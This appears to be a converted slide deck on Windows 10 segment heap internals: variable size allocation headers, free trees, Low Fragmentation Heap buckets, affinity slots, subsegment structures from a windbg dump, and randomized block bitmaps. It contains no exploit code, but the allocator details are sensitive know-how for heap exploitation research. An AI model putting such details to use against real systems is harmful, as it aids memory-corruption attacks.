
WINDOWS 10 SEGMENT HEAP INTERNALS

Internals: Variable Size Allocation




Variable Size (VS) Allocation

- Allocation Size: ≤ 128 KB (16 bytes granularity, 16 bytes busy block header)
- VS blocks are allocated from VS subsegments



VS Subsegment


- Backend block with “VS Subsegment (0x20)” bit set in page range descriptor’s RangeFlags field
- VS blocks start at offset 0x30



VS Block Header


- Busy VS block (first 9 bytes are encoded)

`_HEAP_VS_CHUNK_HEADER`



- Free VS block (first 8 bytes are encoded)


`_HEAP_VS_CHUNK_FREE_HEADER`



VS Free Tree

- RB tree of free VS blocks
- Key: Block size (in 16-byte blocks), memory cost (most committed blocks have a lower memory cost)


HeapBase




VS Allocation and Freeing

- Allocation
 - Best-fit search with preference to most committed block
 - Large free blocks are split unless the block size of the resulting remaining block will be less than 0x20 bytes
- Freeing
 - Coalesce to-be-freed block with neighbors

Free Block Splitting



Free Blocks Coalescing






WINDOWS 10 SEGMENT HEAP INTERNALS

Internals: Low Fragmentation Heap



Low Fragmentation Heap (LFH)

- Allocation Size: $\leq 16,368$ bytes (granularity depends on the allocation size)
- Prevents fragmentation by allocating similarly-sized blocks from larger pre-allocated blocks of memory (LFH subsegments)




LFH Buckets

- Allocation sizes are distributed to buckets
- Bucket is activated on the 17th active allocation or the 2,040th allocation request for the bucket's allocation size


| Bucket | Allocation Size | Granularity |
|-----------|---|-------------|
| 1 – 64 | 1 – 1,024 bytes (0x1 – 0x400) | 16 bytes |
| 65 – 80 | 1,025 – 2,048 bytes (0x401 – 0x800) | 64 bytes |
| 81 – 96 | 2,049 – 4,096 bytes (0x801 – 0x1000) | 128 bytes |
| 97 – 112 | 4,097 – 8,192 bytes (0x1001 – 0x2000) | 256 bytes |
| 113 – 128 | 8,193 – 16,368 bytes (0x2001 – 0x3FF0) | 512 bytes |

Example Activated Buckets and Bucket Usage Counters



LFH Affinity Slots


- Affinity slots own the LFH subsegments where LFH blocks are allocated from
- After bucket activation: 1 affinity slot is created with all processors assigned to it
- Too much contention: new affinity slots are created and processors are re-assigned to the new affinity slots



LFH Subsegment

- Backend block with “LFH Subsegment (0x01)” bit set in page range descriptor’s RangeFlags field
- LFH blocks are stored after the LFH subsegment metadata


LFH Subsegment



```
windbg> dt ntdll!_HEAP_LFH_SUBSEGMENT -r
...
// Number of free LFH blocks
+0x020 FreeCount      : Uint2B
...
// Total number of LFH blocks
+0x022 BlockCount    : Uint2B
...
// Size of each block and offset of first block
// in the LFH subsegment (both encoded)
+0x028 BlockOffsets  : _HEAP_LFH_SUBSEGMENT_ENCODED_OFFSETS
+0x000 BlockSize     : Uint2B
+0x002 FirstBlockOffset : Uint2B
...
// Block bitmap: 2 status bits per LFH block
+0x030 BlockBitmap   : [1] Uint8B
...
```

LFH Block Bitmap

- 2 bits per LFH block (BUSY bit and UNUSED BYTES bit)
- Divided into BitmapBits (64 bits each = 32 LFH blocks)



LFH Allocation and Freeing

- Allocation
 - Select a `BitmapBits` from block bitmap (biased by a free hint)
 - Randomly select a bit position (where `BUSY` bit is clear) in `BitmapBits`, set `BUSY` and `UNUSED BYTES` bits; result:



| | | | | | | | |
|---------------|------|------|---------------|---------------|---------------|------|---------------|
| FREE | FREE | FREE | FREE | BUSY Alloc #3 | FREE | FREE | FREE |
| BUSY Alloc #4 | FREE | FREE | BUSY Alloc #7 | BUSY Alloc #5 | FREE | FREE | BUSY Alloc #6 |
| FREE | FREE | FREE | BUSY Alloc #1 | FREE | FREE | FREE | FREE |
| BUSY Alloc #8 | FREE | FREE | FREE | FREE | BUSY Alloc #2 | FREE | FREE |

- Freeing
 - Clear block's `BUSY` and `UNUSED BYTES` bits in the block bitmap



